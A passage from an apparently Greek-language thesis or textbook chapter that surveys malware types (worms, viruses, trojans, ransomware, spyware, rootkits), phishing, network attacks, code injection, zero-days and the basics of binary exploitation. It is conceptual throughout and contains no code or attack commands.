- Η διαδικασία τροποποίησης πληροφοριών και δεδομένων κατά την μεταφορά τους, χωρίς την απαιτούμενη εξουσιοδότηση. Η διαδικασία αυτή μπορεί να πραγματοποιηθεί και ο παραλήπτης να μην είναι σε θέση να αντιληφθεί τις μεταβολές.
- Η διαδικασία παραποίησης της ηλεκτρονικής διεύθυνσης. Σε περίπτωση παραποίησης της ηλεκτρονικής διεύθυνσης μπορεί να προσποιηθεί ο υποκλοπέας ότι είναι έμπιστη οντότητα και να μπερδέψει.
- Η διαδικασία της μεταμφίεσης. Κατά την οποία ένας χρήστης μπορεί να υποκριθεί ότι είναι κάποιος άλλος, είτε τοπικός είτε απομακρυσμένος, με σκοπό να αποκτήσει πρόσβαση σε πόρους, στους οποίους δεν έχει καμία εξουσιοδότηση.
- Η διαδικασία της κατάχρησης. Είναι η διαδικασία κατά την οποία οι πόροι χρησιμοποιούνται για μη αδειοδοτημένους σκοπούς. Συνηθισμένο παράδειγμα της περιόδου είναι η χρήση των Ακαδημαϊκών Π.Σ για επιθέσεις στο διαδίκτυο.

2.2 Απειλές και επιθέσεις

2.2.1 Σκουλήκια – Computer Worms

Ένα σκουλήκι υπολογιστή, είναι ένα αυτό-αναπαραγόμενο και κακόβουλο πρόγραμμα υπολογιστή, το οποίο είναι ικανό να χρησιμοποιήσει το δίκτυο των υπολογιστών για να καταφέρει να στείλει αντίγραφα του εαυτού του και σε άλλους κόμβους – υπολογιστές του δικτύου. Επίσης μπορεί να πράξει χωρίς να παρέμβει και να κάνει την διαδικασία ο χρήστης. Ο συχνότερος λόγος που συμβαίνει αυτό είναι λόγω κενών ασφαλείας στον υπολογιστή του προορισμού.

Πολλές φορές συγχέουμε το σκουλήκι υπολογιστή, με τον ιό που επιτίθεται σε έναν υπολογιστή, καθώς έχουν πολλές ομοιότητες στον τρόπο λειτουργίας τους. Παρόλα αυτά όμως συναντάμε σημαντικές διαφορές, στον τρόπο μετάδοσης τους και ως προς το ποιο μέρος της υποδομής του Π.Σ. θα προσβάλει.

Αντίθετα με το τι θα έκανε ένας ιός, το σκουλήκι δεν χρειάζεται να καταφέρει να συνδεθεί με ένα υπάρχον πρόγραμμα, το σκουλήκι, πάντα, προκαλεί τουλάχιστον, βλάβη στο δίκτυο, ακόμα και με την κατανάλωση εύρους ζώνης, ενώ ο ιός πάντα, φθείρει η μεταβάλει αρχεία στον υπολογιστή προορισμού, χωρίς να βλάψει το δίκτυο.

Με την αρχή της πρώτη έρευνας σχετικά με τα σκουλήκια στο XeroxPARC , υπάρχουν προσπάθειες να δημιουργηθούν χρήσιμου σκοπού σκουλήκια. Το Nachi, που αποτελεί μέλος της οικογένειας των σκουληκιών, προσπάθησε να κατεβάσει και να εγκαταστήσει , νέες και ενημερωμένες εκδόσεις κώδικα από την επίσημη ιστοσελίδα της Microsoft, με σκοπό να επιδιορθώσει τρωτά και ευπαθή σημεία του συστήματος. Παρόλα αυτά αν και τα συστήματα έγιναν πιο ασφαλή, ήρθε στην επιφάνεια ένα πρόβλημα που έχει να κάνει με την κυκλοφορία του δικτύου, προκαλώντας το σύστημα να κάνει επανεκκίνηση κατά την διάρκεια της εγκατάστασης της ενημέρωσης, χωρίς να έχει δώσει την άδεια του ο χρήστης.

2.2.2 Ιός – Computer virus

Ο ιός είναι ένα κακόβουλο πρόγραμμα, το οποίο είναι σε θέση να αντιγράφει χωρίς να παρεμβαίνει ο χρήστης και να μολύνει το Π.Σ. χωρίς ο χρήστης να το γνωρίζει και χωρίς να έχει δώσει την άδεια του. Ο αρχικός ιός είναι σε θέση να τροποποιεί τα αντίγραφα του που παράγει. Ακόμα και τα ίδια τα αντίγραφα του, μπορούν από μόνα τους να τροποποιηθούν, όπως ακριβώς συμβαίνει και σε έναν μεταμορφικό ιο. Ο τρόπος μετάδοσης του, από έναν Π.Σ. σε ένα άλλο μπορεί να γίνει, από έναν χρήστη που στέλνει το ιό μέσω δικτύου ή

διαδικτύου, με την μεταφορά του σε ένα μέσο αποθήκευσης, φορητό ή σταθερό. Πολλές φορές ο ιός, μπερδεύεται με την έννοια του δούρειου ίππου, ο οποίος είναι ένα αβλαβές πρόγραμμα, το οποίο ξεκινάει την δράση του όταν ενεργοποιηθεί ή ικανοποιηθεί κάποια συνθήκη την οποία την έχει προκαθορίσει ο δημιουργός του.

Πολλοί από τους δημιουργημένους ιούς έχουν διαφορετικό σκοπό, για να προξενήσουν ζημιά στο Π.Σ. , είτε για την καταστροφή προγραμμάτων, είτε για την διαγραφή και τροποποίηση ή μεταβολή αρχείων του σκληρού δίσκου. Πολλές φορές, δημιουργούν σε τομέα του δίσκου μεγάλη έκταση καταστροφής , οπού είναι αδύνατο να γίνει ανάκτηση όλων των περιεχομένων του δίσκου.

Μια κατηγορία ιών, δεν έχουν σκοπό να προκαλέσουν ζημιά, αλλά αρκούνται να γνωστοποιήσουν στον χρήστη , την παρουσία τους με μια απλή εμφάνιση στην οθόνη κειμένου, ή μέσω ηχητικών μηνυμάτων ή ακόμα και βίντεο, παρόλα αυτά μπορούν να δημιουργήσουν προβλήματα στην χρήση, διότι καταλαμβάνουν μέρος της μνήμης που χρησιμοποιείται από τα πρόγραμμα , με αποτέλεσμα να προκαλούν ασταθή συμπεριφορά του Π.Σ. και να οδηγήσουν στη κατάρρευση του. Πολλοί ιοί από την δημιουργία τους, είναι γεμάτοι με προγραμματιστικά σφάλματα, τα οποία μπορεί να οδηγήσουν σε κατάρρευση Π.Σ. και στην απώλεια δεδομένων.

Ένα μεγάλο ποσοστό ιών, δεν έχει απώτερο σκοπό την καταστροφή στα δεδομένα του χρήστη, αλλά την υποκλοπή προσωπικών πληροφοριών και δεδομένων ή και την εισαγωγή του Π.Σ. σε παράνομο δίκτυο (botnet) χωρίς ο χρήστης να έχει δώσει την συγκατάθεση του.

2.2.2.1 Τύποι Ιών

Οι Ιοί μπορούν να χωριστούν και να ταξινομηθούν σε 2 μεγάλες κατηγορίες,

1. ανάλογα με το σημείο του Hardware – Υλικού η του λογισμικού – Software που μολύνουν και
2. ανάλογα με τον τρόπο πραγματοποίησης της μόλυνσης.

Στην 1η κατηγορία, βρίσκουμε:

- Τομείς σκληρού δίσκου του Π.Σ. (systemsectors)
- Αρχεία
- Ιοί μακροεντολών (Macros)
- Ιοί πηγαίουκώδικα (Source code Viruses)
- Ιοί συμπλεγμάτων σκληρού δίσκου (Harddiskclusters)

Στην 2η κατηγορία, βρίσκουμε:

- Πολυμορφικοί ιοί
- Αόρατοι ιοί (Stealth viruses)
- Θωρακισμένοι ιοί (Armored viruses)
- Πολύ-τμηματικοί ιοί (MultipartiteViruses)
- Ιοίπλήρωσηςκενών (Spacefillerviruses)
- Ιοί παραλλαγής (Camouflage Viruses)

2.2.2.2 Τρόπος δράσης των ιών

Ο ιός πρέπει να εξασφαλίσει κάποιες βασικές συνθήκες προκειμένου να είναι σε κατάσταση να δράσει. Πρέπει να είναι σε θέση να εκτελέσει τον κώδικα του και να μπορεί αποκτήσει πρόσβαση στα μέσα αποθήκευσης. Για αυτόν το λόγο, πολλοί ιοί, προσκολλούνται σε αρχεία εκτελέσιμα, είτε του λειτουργικού συστήματος, είτε του κανονικού λογισμικού του Π.Σ.

2.2.3 Δούρειος Ίππος – Trojan Horse

Ο δούρειος ίππος είναι ένα κακόβουλο πρόγραμμα, που σκοπός του είναι να ξεγελάσει τον χρήστη και να τον κάνει να θεωρήσει, ότι εκτελεί μια χρήσιμη λειτουργία, ενώ παράλληλα εγκαθιστά στο Π.Σ. αλλά προγράμματα κακόβουλα. Συγκεκριμένα, κρύβουν μέσα τους κώδικα κακόβουλο, ο οποίος είναι σε θέση και μπορεί να μολύνει το Π.Σ.

Εξωτερικά φαίνονται με προγράμματα που εκτελούν βασικές λειτουργίες, δίνοντας την εντύπωση στον χρήστη ότι δεν προκαλούν ζημιά. Με την εκτέλεση του προγράμματος όμως,

ενεργοποιείται ο κώδικας με σκοπό να μολύνεται. Το αποτέλεσμα της μόλυνσης είναι η εγκατάσταση προγράμματος, το οποίο δίνει πρόσβαση, σε χρήστες που δεν έχουν εξουσιοδότηση για πρόσβαση στο μολυσμένο σύστημα, δίνοντας τους την δυνατότητα να, πραγματοποιήσουν επιθέσεις και σε άλλα. Τέλος, ο δούρειος ίππος δεν μεταδίδεται με την μόλυνση αρχείων.

2.2.3.1 Τύποι δούρειων ίππων

Υπάρχουν 2 διαφορετικά είδη δούρειων ίππων:

1. Το 1ο είδος αποτελείται από προγράμματα, τα οποία έχουν υποστεί μεταβολές, προσθέτοντας τους κακόβουλο κώδικα, οι χάκερς. Σε αυτή την κατηγορία ανήκουν, διάφορα προγράμματα για ανταλλαγή αρχείων (peer-to-peer), όπως προγράμματα ανακοίνωσης καιρικών συνθηκών.
2. Τα 2ο είδος συμπεριλαμβάνει, μεμονωμένα προγράμματα που είναι σε θέση να ξεγελάσουν τον χρήστη, κάνοντας τον να νομίζει ότι είναι κάτι ψυχαγωγικό.

Οι τύποι των δούρειων τύπων, διαχωρίζονται στις εξής κατηγορίες, ανάλογα με τις συνέπιες που προκαλούν στο σύστημα που μολύνεται:

- Πρόσβαση απομακρυσμένη
- Αποστολή ηλεκτρονικού ταχυδρομείου
- Καταστροφή δεδομένων και αρχείων
- Κατέβασμα αρχείων
- Προσθήκη, διαγραφή και μεταφορά αρχείων από μολυσμένο Π.Σ (FTPTrojan)
- Απενεργοποίηση λογισμικού ασφαλείας (firewall, antiviruses)
- Επιθέσεις άρνησης υπηρεσίας (DenialofService)
- Σύνδεση στο διαδίκτυο μόνο από συγκεκριμένη σύνδεση (UrlTrojan)

Ο τρόπος μόλυνσης του Π.Σ. από δούρειο ίππο, συμβαίνει διότι ο χρήστης εκτέλεσε, ένα μολυσμένο πρόγραμμα. Οι πιο γνωστοί δούρειοι ίπποι είναι οι παρακάτω:

- Downloader –EV
- Dropperv – EV
- Prest Trap
- Y3K Remote Administration tool (Ελληνικός)
- NetBus
- Flooder

- Tagasaurus
- Vundo Trojan
- Gromozon Trojan
- Sub-7
- Cuteqq_cn.exe
- MEMZ Trojan

2.2.3.2 Ramsonware - Λυτρισμικό

Είναι το λογισμικό το οποίο κρυπτογραφεί, τα δεδομένα και τις πληροφορίες του χρήστη, χωρίς να επιτρέπει πρόσβαση σε αυτά, με σκοπό να απαιτήσει την πληρωμή ενός χρηματικού ποσού για την αποκρυπτογράφηση και την ανάκτησή τους. Μεταδίδεται συνήθως μέσω phishing ηλεκτρονικών μηνυμάτων, είτε και ιστοσελίδων που έχουν κακόβουλο κώδικα.

2.2.3.3 Spyware– Λογισμικό κατασκοπείας

Τις περισσότερες φορές βρίσκεται κρυμμένο, σε άλλο λογισμικό και ο χρήστης κάνει την εγκατάσταση χωρίς να γίνει αντιληπτό. Το χρησιμοποιούν για την συλλογή δεδομένων και της αποστολή του σε άλλη οντότητα του διαδικτύου, χωρίς ο χρήστης να το γνωρίζει. Μια γνωστή μορφή spyware, είναι το Keylogger, το οποίο παρακολουθεί τον χρήστη που πληκτρολογεί και μπορεί να καταγράψει τα δεδομένα, όπως κωδικούς πρόσβασης.

2.2.3.4 Adware – Εφαρμογή λογισμικού διαφημίσεων

Εγκαθίσταται χωρίς την εξουσιοδότηση του χρήστη και έχει μορφή διαφημίσεων, η παραθύρων που δεν μπορείς να τα κλείσεις. Συνήθως εμφανίζονται κατά την εγκατάσταση μιας εφαρμογής και μπορεί να έχουν μορφή παραθύρων που προβάλλουν διαφημίσεις στον χρήστη.

2.2.3.5 RootKit – Εφαρμογή λογισμικού με δικαιώματα υπέρ-χρήστη

Είναι πακέτο λογισμικού, το οποίο βοηθάει κατά την προβολή ενός Π.Σ. από malware. Έχει την δυνατότητα να επιτρέπει στο κακόβουλο λογισμικό, να μην ανιχνεύεται από τους ελέγχους του συστήματος, λόγω του ότι είναι πολύ κοντά στον πυρήνα του Π.Σ.. Σκοπός του είναι η εγκατάσταση εργαλείων, δίνοντας απομακρυσμένη πρόσβαση στον κακόβουλο χρήστη, στο Π.Σ.

2.2.3.6 Backdoor

Είναι τακτική που την ακολουθούν στην ανάπτυξη συστημάτων λογισμικού, δίνει την ικανότητα απομακρυσμένης πρόσβασης στο σύστημα, από τον δημιουργό του, για την επίλυση προβλημάτων, αναβαθμίσεων, ελέγχου του συστήματος. Εύκολα μετατρέπονται σε ευπάθειες και αποτελούν στόχο για τον κακόβουλο χρήστη, ο οποίος είναι σε θέση να τον ανακαλύψει, με την βοήθεια worms και Trojanhorse. Οι διαδικασίες αυθεντικοποίηση του Π.Σ. παρακάμπτονται και ο εισβολέας έχει πρόσβαση στο σύστημα.

2.2.4 Επιθέσεις Phishing

Η τακτική αυτή εφαρμόζεται με την χρήση του ηλεκτρονικού ταχυδρομείου, με βάση την οποία το μήνυμα περιέχει, τα στοιχεία και τις πληροφορίες, ενός αποστολέα, που ο χρήστης εμπιστεύεται, όπως είναι ένας συνεργάτης ή η τράπεζα. Το μήνυμα είναι σε μορφή που θα είχε και ένα πραγματικό ηλεκτρονικό μήνυμα και συνήθως συμπεριλαμβάνει και ένα σύνδεσμο ή ένα συνημμένο αρχείο. Πατώντας τον σύνδεσμο, επιτυγχάνεται η εγκατάσταση του κακόβουλου λογισμικού, είτε ο σύνδεσμος μπορεί να οδηγήσει τον χρήστη σε μια ιστοσελίδα, που μπορεί να έχει ίδια εμφάνιση όπως της τράπεζας αλλά να είναι πλαστή. Ο στόχος είναι η υποκλοπή των στοιχείων αυθεντικοποίηση του χρήστη και η υποκλοπή της πιστωτικής του κάρτας.

Το Phishing χωρίζεται σε 2 κατηγορίες. Η βασική του κατηγορία είναι το Deceptive Phishing το οποίο λειτούργει με την χρήση των ηλεκτρονικών μηνυμάτων, κάνοντας έκκληση στον χρήστη να επιβεβαιώσει τα διαπιστευτήρια του, πατώντας πάνω στον σύνδεσμο που υπάρχει στο μήνυμα.

Η δεύτερη κατηγορία Phishing, είναι το Spearphishing, όπου πρόκειται για στοχευόμενη επίθεση και υλοποίηση, η οποία πραγματοποιείται σε συγκεκριμένα άτομα, ενός οργανισμού, πάντα με την χρήση του ονόματος, των στοιχείων επικοινωνίας, της θέσης και άλλων πληροφοριών, για να πείσει τον χρήση για την αυθεντικότητα του μηνύματος.

2.2.5 Τύποι επιθέσεων δικτύου- απειλές

Υπάρχουν αρκετοί και πολλοί διαφορετικοί τύποι επιθέσεων στο δίκτυο, περά από τα σκουλήκια (worms), τους ιούς (computer viruses) και τους δούρειους ίππους (Trojan horses). Για να μπορούν να καταπολεμήσουν οι επιθέσεις, είναι σημαντικό και χρήσιμο να κατηγοριοποιηθούν οι διάφοροι τύποι επιθέσεων.

Οι επιθέσεις στο δίκτυο μπορούν ανεπίσημα να κατηγοριοποιηθούν σε 3 μεγάλες κατηγορίες.

1. Στην 1η κατηγορία, βρίσκονται, οι επιθέσεις αναγνώρισης, οι οποίες αφορούν την αποκάλυψη , την χαρτογράφηση του Π.Σ. των υπηρεσιών και των τρωτών – αδύναμων σημείων. Συχνά αυτές οι επιθέσεις , απασχολούν την χρήση των πακέτων sniffers και της σάρωσης των θυρών, τα οποία είναι εύκολα και γρήγορα διαθέσιμα για λήψη χωρίς πληρωμή από το διαδίκτυο. Το στάδιο της αναγνώρισης είναι ανάλογο με την έρευνα, που κάνει ένας διαρρήκτης για ευάλωτα σημεία σε σπίτια, έτσι ώστε να καταφέρει να μπει μέσα.
2. Σε αυτήν την κατηγορία βρίσκουμε, τις επιθέσεις πρόσβασης, η δράση τους είναι να εκμεταλλευτούν τρωτά σημεία, που κατά πάσα πιθανότητα είναι γνωστά στον τομέα της πιστοποίησης, τις υπηρεσίες FTP (filetransferprotocol), καθώς επίσης και υπηρεσίες διαδικτυακές, με σκοπό να αποκτήσουν πρόσβαση σε λογαριασμούς, και σε ευαίσθητες πληροφορίες. Η επίθεση πρόσβασης, πραγματοποιείται με διαφορετικούς τρόπους, συχνότερα χρησιμοποιεί μια επίθεση «λεξικού», για να καταφέρει να μαντέψει κωδικούς πρόσβασης του Π.Σ.
3. Στην 3η κατηγορία είναι οι επιθέσεις άρνησης παροχής υπηρεσιών (Denialofservice), αυτές οι επιθέσεις αποστέλλουν έναν μεγάλο αριθμό, από αιτήσεις πάνω σε ένα δίκτυο. Τα πολλά αιτήματα που δέχεται η συσκευή προορισμού, δεν την αφήνουν να λειτουργήσει σωστά, με αποτέλεσμα να μην είναι διαθέσιμη για απάντηση και πρόσβαση με σκοπό την χρήση της.

Η επίθεση αναγνώρισης είναι επίσης γνωστή ως, συλλογή δεδομένων – πληροφοριών και προηγείται της επίθεσης denialofservice, και της πρόσβασης. Σε αυτήν την επίθεση, ο εισβολέας ξεκινά με την σάρωση του δικτύου του στόχου με σκοπό να αναγνωρίσει ποιες IP διευθύνσεις είναι διαθέσιμες και ενεργές.

Η πιο δημοφιλής εφαρμογή για την εκτέλεση της σάρωσης των θυρών του δικτύου είναι η Nmap. Από τα δεδομένα που λαμβάνει ο εισβολέας από τις θύρες , εξετάζει για να μπορεί να γνωστοποιήσει, την έκδοση της εφαρμογής και το λειτουργικό σύστημα που έχει το Π.Σ.

2.2.5.1 Επιθέσεις πρόσβασης στο δίκτυο

Αυτός ο τύπος επιθέσεων χρησιμοποιείται από του χάκερ με σκοπό την απόκτηση-ανάκτηση δεδομένων, απόκτηση πρόσβασης, και την κλιμάκωση στα προνόμια της πρόσβασης. Χρησιμοποιούνται σε επιθέσεις, που έχουν να κάνουν με κωδικούς πρόσβασης, με σκοπό την γνωστοποίηση κωδικών πρόσβασης στο Π.Σ.

Υλοποιούνται, με διάφορες μεθόδους, όπως η επίθεση ωμής βίας (bruteforceattack), η επίθεση με δούρειο ίππο (Trojanhorse) και των επιθέσεων παρακολούθησης των πακέτων σε ένα δίκτυο (Packetsniffing).

Η επίθεση ωμής βίας (bruteforceattack), πραγματοποιείται με την χρήση προγράμματος που τρέχει σε όλο το δίκτυο και έχει σκοπό να συνδεθεί σε κάποιον κοινόχρηστο πόσο του Π.Σ., όπως ένας Διακομιστής. Αφού ο εισβολέας αποκτήσει πρόσβαση στον πόρο, καταφέρνει να έχει τα ίδια δικαιώματα με τον χρήστη που ο λογαριασμός του, είναι σε κίνδυνο. Στην περίπτωση που ο λογαριασμός αυτός έχει επαρκή δικαιώματα, τότε μπορεί να κατασκευάσει, την γνωστή backdoor (πίσω πόρτα του Π.Σ.), για να έχει πρόσβαση στο μέλλον, χωρίς να χρειάζεται να κάνει τίποτα, ακόμα και αν ο χρήστης αλλάξει κωδικό στον λογαριασμό του.

2.2.5.2 Επιθέσεις αναγνώρισης

Αναγνώριση είναι η διαδικασία συλλογής πληροφοριών σχετικά με ένα σύστημα ή δίκτυο-στόχο, προκειμένου να εντοπιστούν τα τρωτά σημεία και να σχεδιαστεί μια επίθεση. Υπάρχουν διάφοροι τύποι τεχνικών αναγνώρισης, μεταξύ των οποίων:

1. Παθητική αναγνώριση: Αυτός ο τύπος αναγνώρισης περιλαμβάνει τη συλλογή πληροφοριών σχετικά με έναν στόχο χωρίς να αλληλεπιδρά άμεσα με αυτόν. Αυτό μπορεί να περιλαμβάνει τεχνικές όπως η έρευνα του ιστότοπου μιας εταιρείας, των μέσων κοινωνικής δικτύωσης ή των δημόσιων αρχείων.
2. Ενεργητική αναγνώριση: Αυτός ο τύπος αναγνώρισης περιλαμβάνει την ενεργή αλληλεπίδραση με ένα σύστημα ή δίκτυο στόχου προκειμένου να συγκεντρωθούν πληροφορίες. Αυτό μπορεί να περιλαμβάνει τεχνικές όπως σάρωση θυρών, σάρωση ευπαθειών και κοινωνική μηχανική.
3. Πληροφορία ανοικτού κώδικα (OSINT): Αυτός ο τύπος αναγνώρισης περιλαμβάνει τη συλλογή πληροφοριών από δημόσια διαθέσιμες πηγές, όπως άρθρα ειδήσεων, μέσα κοινωνικής δικτύωσης και κυβερνητικούς ιστότοπους.
4. Footprinting : Αυτός ο τύπος αναγνώρισης είναι μια διαδικασία εντοπισμού των συστημάτων και των υπηρεσιών που εκτελούνται σε ένα δίκτυο-στόχο και του οργανισμού που βρίσκεται πίσω από αυτό, μπορεί να περιλαμβάνει τεχνικές όπως η απαρίθμηση DNS, η αναζήτηση Whois και η αναζήτηση συγκεκριμένων λέξεων-κλειδιών σε έναν ιστότοπο.

5. Κοινωνική μηχανική: Αυτός ο τύπος αναγνώρισης είναι η πρακτική της χειραγώγησης ανθρώπων ώστε να αποκαλύψουν εμπιστευτικές ή προσωπικές πληροφορίες. Αυτό μπορεί να περιλαμβάνει τεχνικές όπως το phishing, το pretexting και το baiting.

Η αναγνώριση είναι ένα σημαντικό βήμα στη διαδικασία της επίθεσης στον κυβερνοχώρο, καθώς επιτρέπει στον επιτιθέμενο να εντοπίσει τα τρωτά σημεία και να σχεδιάσει μια επίθεση που είναι πιθανό να είναι επιτυχής. Οι οργανισμοί μπορούν να προστατεύονται από την αναγνώριση εφαρμόζοντας μέτρα ασφαλείας, όπως τείχη προστασίας, συστήματα ανίχνευσης εισβολών και εκπαίδευση των εργαζομένων.

2.2.5.3 Επιθέσεις άρνησης υπηρεσίας – Denial of Service

Η επίθεση Denialofservice, είναι επίθεση δικτύου, η οποία οδηγεί σε διακοπή της υπηρεσίας για τον χρήστη - χρήστες, τις συσκευές και τις εφαρμογές. Υπάρχουν πολλοί μηχανισμοί που μπορούν να πραγματοποιήσουν μια τέτοια επίθεση. Υπάρχουν 2 μορφές αυτής τη επίθεσης. Η πρώτη είναι η επίθεση κατά την οποία, η υπηρεσία καταρρέει και πρέπει αν επανεκκινηθεί και η δεύτερη είναι η αποστολή μεγάλου αριθμού ψεύτικων αιτήσεων για παροχή υπηρεσίας, με αποτέλεσμα η υπηρεσία να μην είναι σε θέσει να εξυπηρετήσει, αυτούς προ πραγματικά θέλουν να χρησιμοποιήσουν την υπηρεσία.

Η κυριότερη μορφή αυτών των επιθέσεων, χρησιμοποιεί πολλαπλές επιθέσεις, χρησιμοποιώντας άλλα θύματα η και θύτες και είναι γνωστή ως, κατανεμημένη επίθεση άρνησης εξυπηρέτησης (distributeddenialofservice – DdoSattack)

Οι πιο γνωστοί τύποι επιθέσεων είναι:

- SYN flood
- Smurf Attack
- Ping Of Death
- Ping Flood
- LAND
- Fraggle Attack
- Teardrop Attack

2.2.5.4 Επίθεση Man in the Middle

Ένας υποκλοπέας, έχει την δυνατότητα να συνδεθεί σε ένα σύστημα πληροφοριών και επικοινωνιών, υποδύοντας ότι πρόκειται για το τερματικό σημείο της σύνδεσης. Αυτό επιτυγχάνεται εύκολα, αν ο εισβολέας καταφέρει να συνδεθεί σε ένα μη κρυπτογραφημένο ασύρματο σημείο εισόδου. Ο εισβολέας μπορεί να κόψει την πληροφορία που μεταβιβάζεται από έναν ανυποψίαστο χρήστη. Για παράδειγμα, η online τράπεζα, όπου ο εισβολέας είναι σε θέση να κλέψει, όλες τις πληροφορίες και τα δεδομένα που είναι σχετικά με την μεταφορά χρημάτων και τον λογαριασμό του χρήστη.

2.2.6 Έγχυση κώδικα

2.2.6.1 Έγχυση κώδικα SQL

Είναι μια τεχνική έγχυσης κώδικα, που σκοπός της είναι η επίθεση σε συστήματα που χρησιμοποιούν την γλώσσα SQL. Αυτά τα συστήματα είναι οι βάσεις δεδομένων, καθώς επίσης και η διαδικτυακές εφαρμογές ή οι ιστοσελίδες που είναι συνδεδεμένες με μια βάση δεδομένων. Ο κώδικας αυτός γίνεται εισαγωγή σε σημεία της εφαρμογής όπου πρέπει να συμπληρωθούν τα διαπιστευτήρια του εξουσιοδοτημένος χρήστες. Σκοπός της επίθεσης είναι να στείλει scripts- ερωτήματα SQL στην βάση δεδομένων, με τα οποία είναι σε θέση να την αναγκάσει να λειτουργήσει με τέτοιον τρόπο που δεν είχε προβλέψει ο κατασκευαστής.

Εάν το σύστημα δεν διαθέτει συστήματα και μηχανισμούς ασφάλειας για να αντιμετωπίσει αυτού του είδους τις επιθέσεις, ο κακόβουλος χρήστης, έχει την ικανότητα να το παρακάμψει και να εκμεταλλευτεί τα δεδομένα και τα περιεχόμενα για όφελος του.

2.2.6.1.1 Έγχυση κώδικα Javascript – Cross site scripting

Είναι ένας τύπος επίθεσης που εκμεταλλεύεται τα κενά ασφάλειας που υπάρχουν σε Online εφαρμογές καθώς και ιστοσελίδες. Επιτρέπουν την έγχυση κακόβουλου κώδικα στο δυναμικό περιεχόμενο της σελίδας, και στην συνέχεια, θα εκτελεστεί από την μεριά του χρήστη μέσω του περιηγητή (browser) του.

Η εφαρμογή του γίνεται συνήθως σε περιπτώσεις που, αυτός γράφει δεδομένα, όπως οι μηχανές αναζήτησης, οι φόρμες εισόδου, εκεί που καταχωρεί τα διαπιστευτήρια του.

2.2.7 Αποκάλυψη τρωτού σημείου – Zerodayexploit

Αν μια επίθεση πραγματοποιηθεί την μέρα που γνωστοποιηθεί η ευπάθεια ενός λογισμικού τότε παίρνει την ονομασία Zerodayexploit. Ο επιτιθέμενος χειρίζεται την συγκεκριμένη ευπάθεια, πριν την έκδοση της απαραίτητης ενημέρωσης – patchupdate, που θα ενημερώσει την ασφάλεια του λογισμικού. Όταν ένας χρήστης, ανακαλύψει το νέο κενό ασφάλειας, το ενημερώνει στην εταιρία κατασκευής, με σκοπό εκείνη να το διορθώσει.

Όμως υπάρχει η πιθανότητα, να το κάνει γνωστό σε ομάδες χρηστών, έτσι ώστε να είναι και εκείνοι γνώστες της ύπαρξης του. Ο κακόβουλος χρήστης, προσπαθεί να μάθει και να ενημερωθεί όσο πιο γρήγορα γίνεται, όντας σε παρακολούθηση αυτού του είδους τις ενημερώσεις, με σκοπό να καταφέρει να εκμεταλλευτεί την ευπάθεια πριν η εταιρία το διορθώσει.**Error! Bookmark not defined.Error! Bookmark not defined.Error! Bookmark not defined.**

2.2.8 Δυαδική εκμετάλλευση – Binary Exploits

Η δυαδική εκμετάλλευση λειτουργεί με βάση την αρχή της μετατροπής μιας αδυναμίας σε πλεονέκτημα. Σε αυτό το άρθρο ο συγγραφέας ασχολείται με τα βασικά στοιχεία της δυαδικής εκμετάλλευσης.

Η δυαδική εκμετάλλευση έχει να κάνει με την εκμετάλλευση ενός ελαττώματος ή μιας αδυναμίας για την πρόκληση μιας μη προβλεπόμενης ή απρόβλεπτης συμπεριφοράς του προβλήματος. Για αρχή, πρέπει να γνωρίζουμε πώς οργανώνεται η μνήμη της διεργασίας και πώς κατασκευάζεται η στοίβα.

Οι διεργασίες χωρίζονται κυρίως σε τρεις περιοχές: την περιοχή κειμένου, την περιοχή δεδομένων και την περιοχή στοίβας. Η περιοχή κειμένου περιέχει τα δεδομένα του

προγράμματος και το εκτελέσιμο αρχείο. Μπορείτε να διαβάσετε μόνο τα δεδομένα. Αν προσπαθήσετε να γράψετε τα δεδομένα, εμφανίζεται παραβίαση τμήματος. Για ευκολότερη κατανόηση, το τμήμα δεδομένων χωρίζεται σε τρία τμήματα: Data, BSS και Heap. Η περιοχή δεδομένων περιέχει παγκόσμιες και στατικές μεταβλητές που χρησιμοποιούνται στο πρόγραμμα. Το τμήμα χωρίζεται επίσης σε δύο περιοχές, την περιοχή μόνο για ανάγνωση και την περιοχή ανάγνωσης-εγγραφής. Το τμήμα BSS περιέχει (μη αρχικοποιημένα δεδομένα) όλες τις παγκόσμιες μεταβλητές και τις στατικές μεταβλητές που έχουν αρχικοποιηθεί στο μηδέν. Η διαχείριση του σωρού γίνεται συνήθως με malloc, free, realloc κ.λπ. όπου γίνεται δυναμική κατανομή μνήμης

Η στοίβα είναι ένα είδος αφηρημένου τύπου δεδομένων και είναι LIFO (Last In First Out). Περιέχει ένα συνεχές μπλοκ μνήμης με δεδομένα. Όλες οι λειτουργίες της στοίβας ελέγχονται από τον πυρήνα. Είναι ένα συνεχές μπλοκ μνήμης που περιέχει δεδομένα, όπου το κατώτερο τμήμα της μνήμης είναι σταθερό (υψηλότερη διεύθυνση μνήμης). Υπάρχουν ουσιαστικά δύο λειτουργίες στη συλλογή δεδομένων, η push και η pop. Η προσθήκη μιας οντότητας στη στοίβα είναι push και η αφαίρεση μιας οντότητας είναι pop. Ο καταχωρητής που δείχνει στην κορυφή της στοίβας είναι ο δείκτης στοίβας (SP), ο οποίος αλλάζει αυτόματα ανάλογα με τη λειτουργία, και ο καταχωρητής που δείχνει στο κάτω μέρος της στοίβας είναι ο δείκτης βάσης (BP). Από ένα μικρό απόσπασμα κώδικα μπορούμε να δούμε πώς κατασκευάζεται η στοίβα.

2.2.9 Χάκερ – Κράκερ

Με τον όρο χάκερ, ονομάζουμε συνήθως, το άτομο το οποίο, προσπαθεί να εισβάλει σε Π.Σ., με σκοπό τον πειραματισμό ή και με σκοπό κακόβουλων πράξεων. Τα παλιότερα χρόνια, είχε την έννοια του εφευρέτη, αυτού δηλαδή που ασχολείται, με σκοπό να ανακαλύψει τον τρόπο λειτουργίας ενός συστήματος, να το βελτιώσει η και να το τροποποιήσει.

Ο λεγόμενος χάκερ, έχει τις κατάλληλες γνώσεις, ικανότητες και δυνατότητες να διαχειριστεί σε μεγάλο βαθμό Π.Σ.. Συνήθως είναι προγραμματιστής, σχεδιαστής Π.Σ. αλλά και άνθρωποι, οι οποίοι δεν απασχολούνται επαγγελματικά με τον τομέα της πληροφορικής , αλλά έχουν αναπτύξει δεξιότητες και δυνατότητες . Δουλεύουν είτε μόνοι τους, είτε σε ομάδες. Αν οι πράξεις τους, είναι κακόβουλες τότε, αποκαλούνται κράκερ.

